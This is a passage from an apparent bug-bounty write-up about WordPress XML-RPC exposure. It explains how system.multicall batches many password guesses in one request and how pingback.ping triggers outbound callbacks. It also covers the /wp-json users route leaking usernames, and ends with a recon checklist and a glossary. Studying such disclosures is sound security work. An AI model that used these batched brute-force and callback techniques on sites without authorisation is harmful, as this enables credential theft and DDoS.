<value><struct>is one entry in that list, a small table with two members. <name>methodName</name>labels the first member, whose value iswp.getUsersBlogs: the action to run.<name>params</name>labels the second member, whose value is the list of parameters for that action.- Inside it, the nested
<array><data>holds the username and password pair, written as the placeholders{{ Your Username }}and{{ Your Password }}. - The same struct is repeated four times, so one HTTP request carries four credential attempts.
The placeholders {{ Your Username }} and {{ Your Password }} are where the candidate pairs go. The response returns one result per call, in order:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 09:47:13 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a15fcf3b654e9d-FRA
Content-Length: 1043

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
Line by line:
- The status line is
200 OK, even though every attempt failed. That is the point about the status code not being a reliable signal. X-XMLRPC-Error-Code: 403is present again as a header.- In the body,
<array><data>holds four<value><struct>entries, one per call, in the same order as the request. - Each struct has
faultCode403andfaultStringIncorrect username or password., so all four attempts failed.
All four attempts fail with Incorrect username or password, but the HTTP status is 200 and the body carries four separate results. A successful pair would appear as a normal result in place of the fault struct for that position.
Why this step matters: it shows the guessing can be batched. One request, four tries, and the pattern scales: the report says hundreds of passwords can ride in a single request. That is what makes the guessing fast enough to matter.
The report includes a video and several screenshots as supporting material.
Why it works (root cause)
The site leaves the default XML-RPC endpoint enabled and reachable. That exposes system.multicall, which lets one HTTP request carry many authentication attempts, and pingback.ping, which makes the server issue outbound requests to a URL chosen by the caller. The REST route /wp-json/wp/v2/users additionally discloses usernames, which removes the guesswork from the brute force step. The report does not describe any rate limiting or blocking that would stop repeated XML-RPC authentication attempts; the multicall response shows four attempts processed in a single request.
In everyday terms: the service window was left open, it accepts a whole stack of notes at once, it will fetch addresses on request, and the front desk also hands out the list of account names. Each piece is a default; together they add up.
What could go wrong (impact)
The report lists two impacts:
- The pingback behaviour can be automated from multiple hosts and used to cause a mass DDoS attack on the victim.
- The same interface is used for brute force attacks to steal admin credentials and other important credentials.
The report adds that many proofs of concept for XML-RPC issues in WordPress sites exist publicly. The brute force impact depends on the attacker obtaining valid usernames, which the users route supplies, and on a weak password being in the tested set; the report does not demonstrate a successful login.
The fix
Other places to look
- Request
system.listMethodson other WordPress hosts. A response listingsystem.multicallandpingback.pingmeans both the amplification and the callback paths are available. - Request
/wp-json/wp/v2/userson the same host. A JSON array of user records with slugs confirms username disclosure that can feed the brute force step. - Send a
pingback.pingcall with an external URL you control as the first parameter. A response other thanInvalid discovery target, or an inbound request to your listener, shows the server performs the callback. - Send a
system.multicallbody with severalwp.getUsersBlogsentries. A 200 response containing one fault struct per entry shows the batch was processed.
Notes for anyone hunting this
This kind of issue hides on WordPress sites where the default endpoints were never removed, including marketing domains that sit next to the main product. During recon, a 200 on /xmlrpc.php and a populated /wp-json/wp/v2/users are the signals. The report's evidence is the method list, the pingback fault, and the multicall response with one result per attempt. The report was disclosed with a 50 USD bounty and no severity rating.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu of actions with rules for how to order.
- Brute force: guessing a password by trying many candidates in turn.
- Burp Intruder: a feature of a web testing tool that resends one request many times with different values inserted, used here to try many credentials.
- Callback: an outgoing request a server makes to an address supplied by someone else.
- Cloudflare: a service that sits in front of a website, handling traffic and caching; it adds the
CF-*headers and the__cfduidcookie seen here. - Cookie: a small text value a site asks a browser to store and send back on later requests, used to recognise the client.
- DDoS (distributed denial of service): flooding a target with traffic from many machines at once so it cannot serve legitimate users.
- Fault: an error reported inside an XML-RPC response, with a numeric code and a text message.
- HTTP: the request and response language of the web; a request has a method (such as POST), a path, headers and an optional body.
- JSON: a text format for structured data, made of lists and labelled values.
- Method (XML-RPC): a named action an XML-RPC endpoint offers, such as
system.listMethodsorpingback.ping. - Parameter: an input value passed to a method.
- Pingback: a notification from one blog to another that it has been linked to; the receiving blog fetches the linking page to verify it.
- Port: a numbered channel on a computer that a particular service listens on.
- REST API: a way for programs to exchange data over ordinary web addresses, returning structured data rather than web pages.
- Status code: the three-digit number at the start of an HTTP response, such as 200 for success or 403 for refused.
- system.multicall: an XML-RPC method that runs several other method calls inside one request and returns one result per call.
- User agent: a header in which the client describes which program and version it is.
- WordPress: a widely used program for building and running websites, with user accounts, posts and a plugin system.
- XML: a text format that wraps values in tags, used by XML-RPC to write requests and responses.
- XML-RPC: an older WordPress feature that lets other programs call named actions on the site over HTTP.
- XSPA (Cross Site Port Attack): using a server's ability to make outbound requests to probe which ports or internal hosts respond.




